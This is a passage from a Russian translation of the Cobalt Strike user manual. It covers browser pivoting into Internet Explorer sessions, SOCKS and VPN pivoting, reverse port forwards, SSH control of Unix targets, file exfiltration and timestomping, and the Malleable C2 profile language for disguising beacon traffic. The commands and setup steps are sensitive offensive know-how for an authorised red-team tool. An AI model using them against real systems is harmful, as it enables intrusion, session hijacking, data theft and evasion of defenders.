


Figure 40. Browser Pivoting in Action

Реализованная Cobalt Strike'ом функция [browser pivoting для Internet Explorer'a](#) внедряет прокси-сервер HTTP в браузер скомпрометированного пользователя. Не путайте это с изменением настроек прокси-сервера пользователя. Этот прокси-сервер не влияет на то, как пользователь попадает на сайт. Вернее, этот прокси-сервер доступен злоумышленнику. Все запросы, проходящие через него, выполняются браузером пользователя.

## Настройка

Чтобы настроить Browser Pivoting, перейдите в [beacon] -> Explore -> BrowserPivot. Выберите экземпляр Internet Explorer'a, в который вы хотите внедриться. Вы также можете решить, к какому порту привязать прокси-сервер для Browser Pivoting'a.




Рисунок 41. Начать Browser Pivot

Имейте в виду, что процесс, в который вы внедряетесь, имеет важное значение. Внедрение в Internet Explorer наследует аутентифицированные веб-сессии пользователя. Современные версии Internet Explorer'a создают каждую вкладку в отдельном процессе. Если ваша цель использует современную версию Internet Explorer'a, вы должны внедриться в процесс, связанный с открытой вкладкой, чтобы унаследовать состояние сессии. Процесс какой вкладки не имеет значения (дочерние вкладки разделяют состояние сессии).

Определите процессы вкладок Internet Explorer'a, посмотрев на значение PPID в диалоговом окне настройки Browser Pivoting'a.

Если PPID ссылается на **iexplore.exe**, процесс связан с вкладкой. Cobalt Strike покажет галочку рядом с процессами, в которые, по его мнению, следует внедриться.

После того как Browser Pivoting настроен, настройте свой веб-браузер на использование прокси-сервера для Browser Pivoting'a. Помните, что сервер для Browser Pivoting'a у Cobalt Strike'a - это прокси-сервер на HTTP.



Рисунок 42. Настройка параметров браузера

## Использование

Вы можете просматривать веб-страницы под именем целевого пользователя после того, как будет запущен Browser Pivoting. Имейте в виду, что прокси-сервер для Browser Pivoting'a будет предоставлять свой SSL-сертификат для посещаемых вами сайтов с поддержкой SSL. Это необходимо для работы технологии.

Прокси-сервер для Browser Pivoting'a попросит вас добавить хост в хранилище доверенных данных вашего браузера, когда обнаружит ошибку SSL. Добавьте эти хосты в список доверенных и нажмите обновить, чтобы сайты, защищенные SSL, загружались правильно.

Если ваш браузер прикрепляет сертификат целевого сайта, вы можете обнаружить, что невозможно заставить браузер принять SSL-сертификат прокси-сервера. Это весьма неприятно. Один из вариантов - использовать другой браузер. Браузер Chromium с открытым исходным кодом имеет параметр командной строки для игнорирования всех ошибок сертификата. Это идеальный вариант для использования Browser Pivoting'a:

```
chromium --ignore-certificate-errors --proxy-server=[хост]:[порт]
```

Приведенная выше команда доступна из **View -> Proxy Pivots**. Выделите запись HTTP Proxy и нажмите **Tunnel**.

Чтобы остановить прокси-сервер для Browser Pivoting'a, введите **browserpivot stop** в консоли Beacon'a.

Вам нужно будет заново подключиться к прокси-серверу для Browser Pivoting'a, если пользователь закроет вкладку, с которой вы работаете. Вкладка Browser Pivoting'a предупредит вас, когда не сможет подключиться к прокси-серверу в браузере.

**ПРИМЕЧАНИЕ:**

В OpenJDK 11 есть ошибка в реализации TLS, которая вызывает ERR\_SSL\_PROTOCOL\_ERROR (Chrome/Chromium) и SSL\_ERROR\_RX\_RECORD\_TOO\_LONG (Firefox) при взаимодействии с сайтами https://. Если вы столкнулись с этими ошибками - понижайте версию вашего командного сервера до Oracle Java 1.8 или OpenJDK 10.

## Как работает Browser Pivoting

Internet Explorer делегирует все свои коммуникации библиотеке под названием WinINet. Эта библиотека, которую может использовать любая программа, управляет cookies, SSL-сессиями и аутентификацией сервера для своих пользователей. Browser Pivoting от Cobalt Strike'a использует тот факт, что WinINet прозрачно управляет аутентификацией и повторной аутентификацией для каждого процесса.

Внедряя технологию Browser Pivoting'a от Cobalt Strike'a в экземпляр Internet Explorer'a пользователя, вы получаете эту прозрачную повторную аутентификацию в свободное использование.

## Pivoting

### Что такое Pivoting

Pivoting, в рамках данного руководства, - это превращение скомпрометированной системы в точку входа для других атак и инструментов. Beacon предоставляет несколько вариантов Pivoting'a. Для каждого из этих вариантов необходимо убедиться, что ваш Beacon находится в интерактивном режиме. Интерактивный режим - это когда Beacon регистрируется несколько раз в секунду. Используйте команду **sleep 0**, чтобы перевести Beacon в интерактивный режим.

## SOCKS-прокси

Перейдите в [beacon] -> Pivoting -> SOCKS Server, чтобы настроить прокси-сервер SOCKS4 или SOCKS5 на вашем командном сервере. Или используйте **socks 8080**, чтобы настроить SOCKS прокси-сервер на порту 8080 (или любом другом порту по вашему выбору).

Все соединения, проходящие через эти SOCKS-серверы, превращаются в задания по подключению, чтению, записи и закрытию для выполнения соответствующим Beacon'ом. Вы можете создать туннель с помощью SOCKS через любой тип Beacon'a (даже SMB Beacon).

Канал передачи данных HTTP для Beacon'a является наиболее подходящим для Pivoting'a. Если вы хотите перенаправить трафик через DNS, используйте режим взаимодействия через TXT-запись DNS.

Используйте **socks [порт] [socks4 | socks5] [enableNoAuth | disableNoAuth] [пользователь] [пароль] [enableLogging | disableLogging]** для запуска сервера SOCKS4a (по умолчанию, если не указана версия сервера) или SOCKS5 на указанном порту. Этот сервер будет ретранслировать соединения через данный Beacon.

Серверы SOCKS5 могут быть настроены с поддержкой NoAuth (по умолчанию), аутентификацией по имени/паролю и некоторым дополнительным режимом регистрации.

Серверы SOCKS5 в настоящее время не поддерживают аутентификацию GSSAPI и IPV6.

Чтобы увидеть SOCKS-серверы, которые настроены в настоящее время, перейдите в меню **View -> Proxy Pivots**.

Используйте **socks stop** для остановки SOCKS-серверов и завершения существующих соединений.

Трафик не будет передаваться, пока Beacon спит. Для уменьшения задержки измените время сна с помощью команды `sleep`.

## Proxchains

Инструмент proxchains заставляет стороннюю программу использовать указанный вами прокси-сервер SOCKS. Вы можете использовать proxchains, чтобы заставить сторонние инструменты использовать SOCKS-сервер Cobalt Strike'a. Чтобы узнать больше о proxchains, посетите: <http://proxchains.sourceforge.net/>.

## Metasploit

Вы также можете туннелировать эксплойты и модули Metasploit фреймворка через Beacon. Создайте прокси-сервер Beacon SOCKS (как описано выше) и вставьте следующее в консоль Metasploit фреймворка:

```
setg Proxies socks4:<IP командного сервера>:<порт прокси>
setg ReverseAllowProxy true
```

Эти команды будут указывать Metasploit фреймворку на то, чтобы он применял вашу опцию **Proxies** ко всем модулям, выполняемым с этого момента. После того, как вы закончите pivoting через Beacon подобным образом, используйте **unsetg Proxies**, чтобы остановить это поведение.

Если вам трудно запомнить все вышеперечисленное, перейдите в меню **View -> Proxy Pivots**. Выделите настроенный Proxy Pivoting и нажмите **Tunnel**. Эта кнопка предоставит синтаксис `setg Proxies`, необходимый для туннелирования Metasploit фреймворка через ваш Beacon.

## Reverse Port Forward

Доступны следующие команды:

**ПРИМЕЧАНИЕ:**

Введите **help** в консоли Beacon'a, чтобы просмотреть доступные команды. Введите **help**, а затем имя команды, чтобы увидеть подробную справку.

**rportfwd** - Используйте эту команду, чтобы настроить reverse pivot через Beacon. Команда `rportfwd` привяжет порт на скомпрометированной цели. Любые подключения к этому порту заставят ваш сервер Cobalt Strike'a инициировать подключение к другому хосту/порту и ретранслировать трафик между этими двумя подключениями. Cobalt Strike туннелирует этот трафик через Beacon.

Синтаксис для `rportfwd`: **rportfwd [bind порт] [forward порт] [forward порт]**.

**rportfwd\_local** - Используйте эту команду, чтобы настроить reverse pivot через Beacon с помощью одной из вариаций. Эта функция инициирует соединение с проброшенным хостом/портом от вашего клиента Cobalt Strike'a. Перенаправленный трафик передается через соединение вашего клиента Cobalt Strike'a с командным сервером.

**rportfwd stop [bind порт]** - Используется для отключения reverse port forward'a.

## Порождение и туннелирование

Используйте команду spunnel, чтобы запустить сторонний инструмент во временном процессе и создать для него reverse port forward. Синтаксис: **spunnel [x86 или x64]**

**[хост контроллера] [порт контроллера] [/путь/до/agent.bin]**. Эта команда ожидает, что файл agent является позиционно-независимым шеллкодом (обычно это необработанный вывод с другой offense-платформы). Команда spunnel\_local аналогична команде spunnel, за исключением того, что она инициирует соединение с контроллером от вашего клиента Cobalt Strike'a. Трафик spunnel\_local передается через соединение вашего клиента Cobalt Strike'a с командным сервером.

## Развертывание агента: Взаимодействие с Core Impact

Команды spunnel были разработаны специально для туннелирования агента Core Impact'a через Beacon. Core Impact - это инструмент тестирования на проникновение и фреймворк эксплойтов, также доступный по лицензии от компании HelpSystems по адресу <https://www.coresecurity.com/products/core-impact>.

Чтобы экспорттировать необработанный файл агента из Core Impact'a:

1. Перейдите во вкладку **Modules** в пользовательском интерфейсе Core Impact'a.
2. Найдите **Package and Register Agent**.
3. Дважды нажмите на этот модуль.
4. Измените **Platform** на Windows.
5. Измените **Architecture** на x86-64.
6. Изменить **Binary Type** на raw.
7. Нажмите **Target File** и выберите ..., чтобы выбрать место сохранения результата.
8. Перейдите в **Advanced**.
9. Измените **Encrypt Code** на false.
10. Перейдите в **Agent Connection**.
11. Измените **Connection Method** на Connect from Target.
12. Измените **Connect Back Hostname** на 127.0.0.1.
13. Измените **Port** на какое-либо значение (например, 9000) и запомните его.
14. Нажмите **OK**.

Вышеуказанные действия создадут агент Core Impact'a в виде необработанного файла. Вы можете использовать **spunnel x64** или **spunnel\_local x64** для запуска этого агента и туннелирования его обратно в Core Impact.

Мы часто используем Cobalt Strike на инфраструктуре с доступом в Интернет, а Core Impact - на локальной виртуальной машине Windows. Именно по этой причине у нас есть spunnel\_local. Мы рекомендуем запускать клиент Cobalt Strike'a с той же системы Windows, на которой установлен Core Impact.

В данной конфигурации вы можете запустить **spunnel\_local x64 127.0.0.1 9000 c:\путь\do\agent.bin**. Как только соединение будет установлено, вы услышите проигрывание знаменитого wav-файла "Agent Deployed".

При наличии агента Impact'a на цели у вас имеются инструменты для повышения привилегий, сканирования и сбора информации с помощью множества модулей, запуска удаленных эксплойтов и создания цепочки с другими агентами Impact'a через соединение Beacon'a.

## Pivot Listener'ы

Хорошей практикой является ограничение числа прямых соединений из вашей целевой сети с вашей инфраструктурой управления и контроля. Pivot Listener позволяет создать Listener, привязанный к сессии Beacon'a или SSH. Таким образом, вы можете создавать новые обратные сессии, не устанавливая больше прямых соединений с вашей инфраструктурой управления и контроля.

Чтобы настроить pivot listener, перейдите в **[beacon] -> Pivoting -> Listener....** Откроется диалоговое окно, в котором вы можете определить новый Pivot Listener.



Рисунок 43. Настройка Pivot Listener'a

Pivot Listener привязывается к порту параметра Listen Port в указанной сессии из параметра Session. Значение Listen Host настраивает адрес, который будет использоваться вашим обратным TCP payload'ом для подключения к этому Listener'у.

В настоящее время единственным вариантом payload'a является windows/ beacon\_reverse\_tcp. Это Listener без stager'a. Это означает, что вы не можете внедрить этот payload в команды и механизмы автоматизации, которые ожидают stager'ы. У вас есть возможность экспортить stageless payload и запустить его для доставки обратного TCP payload'a.

Pivot Listener'ы не изменяют конфигурацию брандмауэра pivot-хоста. Если система pivot-хоста имеет брандмауэр, это может помешать работе вашего Listener'a. Вы, оператор, обязаны предвидеть эту ситуацию и предпринять правильные шаги для ее разрешения.

Чтобы удалить pivot listener, перейдите в **Cobalt Strike -> Listeners** и удалите Listener там. Cobalt Strike отправит задание на удаление прослушиваемого сокета, если сессия все еще доступна.

## Скрытый VPN

VPN Pivoting - это гибкий способ туннелирования трафика во избежание ограничений, присущих Proxy Pivoting'у. Cobalt Strike обеспечивает VPN Pivoting благодаря возможности скрытого VPN. Скрытый VPN создает сетевой интерфейс в системе Cobalt Strike'a и соединяет этот интерфейс с сетью цели.

### Как развернуть

Чтобы активировать скрытый VPN, нажмите правой кнопкой мыши по скомпрометированному хосту, перейдите в **[beacon] -> Pivoting -> Deploy VPN**. Выберите удаленный интерфейс, к которому вы хотите привязать скрытый VPN. Если локальный интерфейс отсутствует, нажмите **Add**, чтобы создать его.




Рисунок 44. Разворачивание скрытого VPN

Установите флажок **Clone host MAC address**, чтобы ваш локальный интерфейс имел тот же MAC-адрес, что и удаленный интерфейс. Безопасней всего оставить эту опцию установленной.

Нажмите **Deploy**, чтобы запустить клиент скрытого VPN'а на объекте. Для развертывания скрытого VPN'а требуется доступ администратора.

Когда интерфейс скрытого VPN'а активен, вы можете использовать его как любой физический интерфейс в вашей системе. Используйте ifconfig для настройки его IP-адреса. Если в вашей целевой сети есть DHCP-сервер, вы можете запросить у него IP-адрес с помощью встроенных средств вашей операционной системы.

## Управление интерфейсами

Чтобы управлять интерфейсами скрытого VPN'а, перейдите в **Cobalt Strike -> VPN Interfaces**. Здесь Cobalt Strike покажет интерфейсы скрытого VPN'а, их конфигурацию, а также количество переданных и полученных байтов через каждый интерфейс.

Выделите интерфейс и нажмите **Remove**, чтобы уничтожить интерфейс и закрыть удаленный клиент скрытого VPN'a. Скрытый VPN удалит свои временные файлы при перезагрузке и автоматически отменит все изменения в системе.

Нажмите **Add**, чтобы настроить новый интерфейс скрытого VPN'a.



Рисунок 45. Настройка скрытого VPN интерфейса

## Настройка интерфейса

Интерфейсы скрытого VPN'a состоят из network tap(сетевой отвод) и канала для передачи кадров ethernet. Чтобы настроить интерфейс, выберите имя интерфейса (это то, чем вы будете управлять через ifconfig позже) и MAC-адрес.

Вы также должны настроить канал связи скрытого VPN'a для вашего интерфейса. Скрытый VPN может передавать кадры ethernet через UDP-соединение, TCP-соединение, ICMP или используя протокол HTTP. По каналу TCP (Reverse) цель подключается к вашему экземпляру Cobalt Strike'a. Канал TCP (Bind) заставляет Cobalt Strike туннелировать VPN через Beacon.

Cobalt Strike будет настраивать и управлять взаимодействием с клиентом скрытого VPN'a на основе выбранного вами локального порта (Local Port) и канала (Channel).

HTTP-канал скрытого VPN'a использует веб-сервер Cobalt Strike'a. Вы можете размещать другие его веб-приложения и несколько HTTP-каналов скрытого VPN'a на одном и том же порту.

Для достижения наилучшей производительности используйте UDP-канал. Он имеет наименьшее количество дополнительных расходов по сравнению с каналами TCP и HTTP. Используйте каналы ICMP, HTTP или TCP (Bind), если вам нужно пройти через ограничения брандмауэра.

Хотя скрытый VPN имеет преимущество в гибкости, использование VPN Pivoting'a вместо Proxy Pivoting'a будет зависеть от ситуации. Скрытый VPN требует доступа администратора. Proxy Pivoting не требует. Скрытый VPN создает новый канал связи. Proxy Pivoting не создает. Вначале следует использовать Proxy Pivoting и переходить к VPN Pivoting'y, когда это необходимо.

# SSH-сессии

## SSH-клиент

Cobalt Strike управляет UNIX-целями с помощью встроенного SSH-клиента. Этот SSH-клиент получает задания от родительского Beacon'a и направляет их вывод через него.

Нажмите правой кнопкой мыши на цель и перейдите в **Login -> ssh**, чтобы аутентифицироваться с помощью имени пользователя и пароля. Перейдите в **Login -> ssh (key)** для аутентификации с помощью ключа.

Из консоли Beacon'a воспользуйтесь **ssh [pid] [arch] [цель] [пользователь] [пароль]**, чтобы внедриться в указанный процесс для запуска SSH-клиента и попытки подключения к указанной цели. Используйте **ssh [цель] [пользователь] [пароль]** (без аргументов [pid] и [arch]), чтобы породить временный процесс для запуска SSH-клиента и попытки подключения к указанной цели.

Вы также можете использовать **ssh-key [pid] [arch] [цель:порт] [пользователь] [/путь/до/key.pem]** для внедрения в указанный процесс с целью запуска SSH-клиента и попытки подключения к указанной цели. Используйте **ssh-key [цель:порт] [пользователь] [/путь/до/key.pem]** (без аргументов [pid] и [arch]) для создания временного процесса с целью запуска SSH-клиента и попытки подключения к указанной цели.

### ПРИМЕЧАНИЕ:

Файл ключа должен быть в формате PEM. Если файл не в формате PEM, сделайте копию файла и преобразуйте копию с помощью следующей команды: **/usr/bin/ssh-keygen -f [/путь/до/копия] -e -m pem -p**.

Эти команды запускают SSH-клиент Cobalt Strike'a. Клиент будет сообщать о любых проблемах с подключением или аутентификацией родительскому Beacon'у. Если соединение установлено успешно, вы увидите новую сессию в окне Cobalt Strike'a. Это SSH-сессия. Нажмите правой кнопкой мыши на этой сессии и выберите **Interact**, чтобы открыть консоль SSH.

Введите **help**, чтобы просмотреть список команд, поддерживаемых SSH-сессией. Введите **help**, а затем имя команды для получения подробной информации о ней.

## Выполнение команд

Команда **shell** выполнит команду с указанными вами аргументами. Выполняющиеся команды блокируют SSH-сессии на период до 20 секунд, после чего Cobalt Strike переводит команду в фоновый режим. Cobalt Strike будет сообщать о результатах этих долго выполняющихся команд по мере их выполнения.

Используйте **sudo [пароль] [команда + аргументы]**, чтобы попытаться выполнить команду посредством sudo. Этот алиас требует, чтобы команда sudo на целевой системе принимала флаг -S.

Команда **cd** изменит текущий рабочий каталог для SSH-сессии. Команда **pwd** сообщает о текущем рабочем каталоге.

## Загрузка и скачивание файлов

Доступны следующие команды:

**ПРИМЕЧАНИЕ:**

Введите **help** в консоли Beacon'a, чтобы просмотреть доступные команды. Введите **help**, а затем имя команды, чтобы увидеть подробную справку.

**download** - Эта команда загружает запрашиваемый файл. Вам не нужно указывать кавычки для имени файла с пробелами. Beacon создан для "low and slow" эксфильтрации данных. Во время каждой регистрации Beacon будет загружать фиксированный фрагмент каждого файла, который ему поручено получить. Размер этого фрагмента зависит от текущего канала передачи данных Beacon'a. Каналы HTTP и HTTPS извлекают данные кусками по 512 Кб.

**downloads** - Используется для просмотра списка загружаемых файлов для данного Beacon'a.

**cancel** - Введите эту команду, а затем имя файла, чтобы отменить выполняющуюся за грузку. Вы можете использовать символы подстановки в это команде, чтобы отменить одновременную загрузку нескольких файлов.

**upload** - Эта команда загружает файл на хост.

**timestomp** - При загрузке файла иногда требуется обновить его временные метки, чтобы он сочетался с другими файлами в той же папке. Эта команда поможет это сделать. С помощью команды **timestomp** можно сопоставить время модификации, доступа и создания одного файла с другим.

Перейдите в **View -> Downloads** в Cobalt Strike'e, чтобы увидеть файлы, которые уже загрузила ваша команда. На этой вкладке отображаются только завершенные загрузки.

Загруженные файлы хранятся на командном сервере. Чтобы перенести файлы в свою систему, выделите их и нажмите **Sync Files**. После этого Cobalt Strike загрузит выделенные файлы в выбранную вами папку в вашей системе.

## Одноранговый С2

SSH-сессии могут управлять TCP Beacon'ами. Используйте команду **connect**, чтобы взять под контроль TCP Beacon, ожидающий подключение. Используйте команду **unlink** для отключения сессии TCP Beacon'a.

Перейдите в **[сессия] -> Listeners -> Pivot Listener...**, чтобы настроить Pivot Listener, привязанный к этой SSH-сессии. Это позволит скомпрометированной цели UNIX получать обратные сессии TCP Beacon'a. Этот вариант требует, чтобы опция GatewayPorts демона SSH была установлена на yes или ClientSpecified.

## SOCKS Pivoting и Reverse Port Forward

Доступны следующие команды:

**ПРИМЕЧАНИЕ:**

Введите **help** в консоли Beacon, чтобы просмотреть доступные команды. Введите **help**, а затем имя команды, чтобы увидеть подробную справку.

**socks** - Используйте эту команду для создания SOCKS-сервера на вашем командном сервере, который перенаправляет трафик через SSH-сессию. Команда **rportfwd** также создаст reverse port forward, который направляет трафик через SSH-сессию и вашу цепочку Beacon'ов.

Есть одна оговорка: команда **rportfwd** запрашивает у демона SSH привязку ко всем интерфейсам. Вполне вероятно, что демон SSH отменит это и заставит порт привязаться к localhost. Вам нужно изменить опцию **GatewayPorts** для демона SSH на yes или ClientSpecified.

# Управление и контроль при помощи Malleable'a

## Обзор

HTTP-индикаторы [Beacon'a](#) контролируются профилем управления и контроля Malleable (Malleable C2). Профиль Malleable C2 - это простая программа, которая определяет, как преобразовывать данные и хранить их в транзакции. Тот же профиль, который преобразует и хранит данные, реализованный в обратном порядке, также извлекает и восстанавливает данные из транзакции.

Чтобы использовать собственный профиль, необходимо запустить командный сервер Cobalt Strike'a и в это же время указать свой профиль.

```
./teamserver [внешний IP] [пароль] [/путь/до/профиля]
```

Вы можете загрузить только один профиль на один экземпляр Cobalt Strike'a.

## Просмотр загруженного профиля

Для просмотра профиля C2, который был загружен при запуске командного сервера, выберите в меню **Help -> Malleable C2 Profile**. При подключении нескольких командных серверов отображается профиль для текущего командного сервера. Это диалоговое окно доступно только для чтения.

Чтобы закрыть диалоговое окно, используйте кнопку "x" в правом верхнем углу диалогового окна.

### ПОДСКАЗКА:

В этом разделе рассматриваются возможности Malleable C2, связанные с гибкими коммуникациями по сети. Информацию о блоках Malleable C2 stage, внедрения в процесс и пост-эксплуатации см. в разделе [Malleable PE. Внедрение в процесс. Пост-эксплуатация на стр. 113](#).

## Проверка на наличие ошибок

Пакет Cobalt Strike'a для Linux включает программу **c2lint**. Эта программа проверит синтаксис профиля для коммуникации, применит несколько дополнительных проверок и даже проведет модульное тестирование вашего профиля с использованием случайных данных. Настоятельно рекомендуется проверять профили с помощью данного инструмента, прежде чем загружать их в Cobalt Strike.

```
./c2lint [/путь/до/профиля]
```

c2lint возвращает и логирует следующие коды результатов для указанного файла профиля:

- Результат 0 возвращается, если c2lint завершается без ошибок
- Результат 1 возвращается, если c2lint завершает работу только с предупреждениями

- Результат 2 возвращается, если c2lint завершается только с ошибками
- Результат 3 возвращается, если c2lint завершает работу как с ошибками, так и с предупреждениями

В последних строках вывода c2lint отображается подсчет обнаруженных ошибок и предупреждений. Если ошибок не обнаружено, сообщение не выводится. В выводе может быть больше сообщений об ошибках, чем указано в подсчете, поскольку одна ошибка может выдать более одного сообщения об ошибке. Подобная возможность существует и для предупреждений, однако она не столь значима. Например:

- [!] Detected 1 warning.
- [-] Detected 3 errors.

## Язык профиля

Лучший способ создать профиль - это изменить существующий. Несколько примеров профилей доступны на Github: <https://github.com/cobalt-strike/Malleable-C2-Profiles>.

Когда вы откроете профиль, вот что вы увидите:

```
# это комментарий =)
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
        # настроенные индикаторы клиента
    }

    server {
        # настроенные индикаторы сервера
    }
}
```

Комментарии начинаются со знака # и идут до конца строки. Инструкция set - это способ присвоить значение параметру. В профилях используются { фигурные скобки } для группировки инструкций и информации. Инструкции всегда заканчиваются точкой с запятой.

Чтобы все это стало понятнее, вот фрагмент профиля:

```
http-get {
    set uri "/foobar";
    client {
        metadata {
            base64;
            prepend "user=";
            header "Cookie";
        }
    }
}
```

Этот фрагмент профиля определяет индикаторы для транзакции HTTP GET. Первая инструкция set uri назначает URI, на который будут ссылаться клиент и сервер во время этой транзакции. Инструкция set находится вне блоков кода клиента и сервера, поскольку она относится к ним обоим.

Блок client определяет индикаторы для клиента, выполняющего HTTP GET. В данном случае клиентом является Beacon Cobalt Strike'a.

Когда Beacon Cobalt Strike'a "звонит домой", он отправляет метаданные о себе в Cobalt Strike. В этом профиле мы должны определить, как эти метаданные будут закодированы и отправлены с нашим HTTP GET запросом.

Ключевое слово metadata, за которым следует группа инструкций, определяет, как преобразовать и внедрить метаданные в наш HTTP GET запрос. Группа инструкций, следующая за ключевым словом metadata, называется преобразованием данных.

Этап	Действие	Данные
0. Начало		metadata
1. base64	Преобразование в Base64	bWV0YWRhdGE=
2. prepend "user="	Добавление строки	user=bWV0YWRhdGE=
3. header "Cookie"	Хранение в транзакции	

Первая инструкция в нашем преобразовании данных указывает, что мы будем преобразовывать метаданные в кодировку base64 [1]. Вторая инструкция prepend берет наши закодированные метаданные и добавляет к ним строку user= [2]. Теперь наши преобразованные метаданные имеют вид "user=". base64(метаданные). Третья инструкция указывает, что мы будем хранить наши преобразованные метаданные в клиентском HTTP-заголовке под названием Cookie [3]. Вот и все.

И Beacon, и его сервер используют профили. В данном случае мы ознакомились с профилем с точки зрения клиента Beacon'a. Сервер Beacon'a возьмет эту же информацию и интерпретирует ее в обратном порядке. Допустим, наш веб-сервер Cobalt Strike'a получает GET-запрос на URI /foobar. Теперь он хочет извлечь метаданные из транзакции.

Этап	Действие	Данные
0. Начало		
1. header "Cookie"	Восстановление после транзакции	user=bWV0YWRhdGE=
2. prepend "user="	Удаление первых 5 символов	bWV0YWRhdGE=
3. base64	Декодирование из Base64	metadata

Инструкция header укажет нашему серверу, откуда взять наши преобразованные метаданные [1]. HTTP-сервер позаботится о том, чтобы разобрать заголовки от HTTP-клиента за нас. Далее нам нужно разобраться с инструкцией prepend. Чтобы восстановить преобразованные данные, мы интерпретируем prepend как удаление первых X символов [2], где X - длина исходной строки, которую мы добавили. Осталось только интерпретировать последнюю инструкцию - base64. Ранее мы использовали функцию base64 encode для преобразования метаданных. Теперь мы используем base64 decode для восстановления метаданных [3].

Мы получим исходные метаданные после того, как интерпретатор профиля завершит выполнение каждой из этих обратных инструкций.

## Язык преобразования данных

Преобразование данных - это последовательность инструкций, которые преобразуют и передают данные. Инструкциями преобразования данных являются:

Инструкция	Действие	Обратное действие
append "string"	Добавление "string"	Удаление последних символов LEN("string")
base64	Преобразование в Base64	Декодирование из Base64
base64url	Преобразование в URL-safe Base64	Декодирование из URL-safe Base64
mask	Маска XOR w/ со случайным ключом	Маска XOR w/ также со случайным ключом
netbios	Преобразование NetBIOS 'а'	Декодирование из NetBIOS 'а'
netbiosu	Преобразование NetBIOS 'А'	Декодирование из NetBIOS 'А'
prepend "string"	Добавление URL-safe Base64	Удаление первых символы LEN("string")

Преобразование данных - это комбинация любого количества этих инструкций в любом порядке. Например, вы можете выбрать преобразование netbios для передачи данных, добавить некоторую информацию, а затем преобразовать все содержимое в base64.

Преобразование данных всегда заканчивается инструкцией завершения. Вы можете использовать только одну инструкцию завершения в преобразовании. Эта инструкция сообщает Beacon'у и его серверу, где в транзакции хранить преобразованные данные.

Существует четыре инструкции завершения.

Инструкция	Что означает
header "header"	Хранение данных в HTTP-заголовке
parameter "key"	Хранение данных в URI-параметре
print	Отправка данных в качестве тела транзакции
uri-append	Добавление к URI

Инструкция завершения header сохраняет преобразованные данные в HTTP-заголовке. Инструкция завершения parameter сохраняет преобразованные данные в HTTP-параметре. Этот параметр всегда отправляется как часть URI. Инструкция print отправляет преобразованные данные в теле транзакции.

Инструкция print является стандартной инструкцией завершения для блоков http-get.server.output, http-post.server.output и http-stager.server.output. Для других блоков можно использовать инструкцию завершения header, parameter, print и uri-append.

Если вы используете инструкцию завершения header, parameter, или uri-append в http-post.client.output, Beacon будет разбивать свои ответы на фрагменты приемлемой длины, чтобы они поместились в эту часть транзакции.

Эти блоки и данные, которые они отправляют, описаны в следующем разделе.

## Строки

Язык профилей Beacon'a позволяет вам использовать строки в нескольких местах. В целом, строки интерпретируются как обычно. Однако есть несколько специальных значений, которые вы можете использовать в строке:

Значение	Специальное значение
"\n"	Символ новой строки
"\r"	Возврат каретки
"\t"	Символ табуляции
"\u####"	Символ юникода
"\x##"	Байт (например, \x41 = 'A')
"\\"	\

## Заголовки и параметры

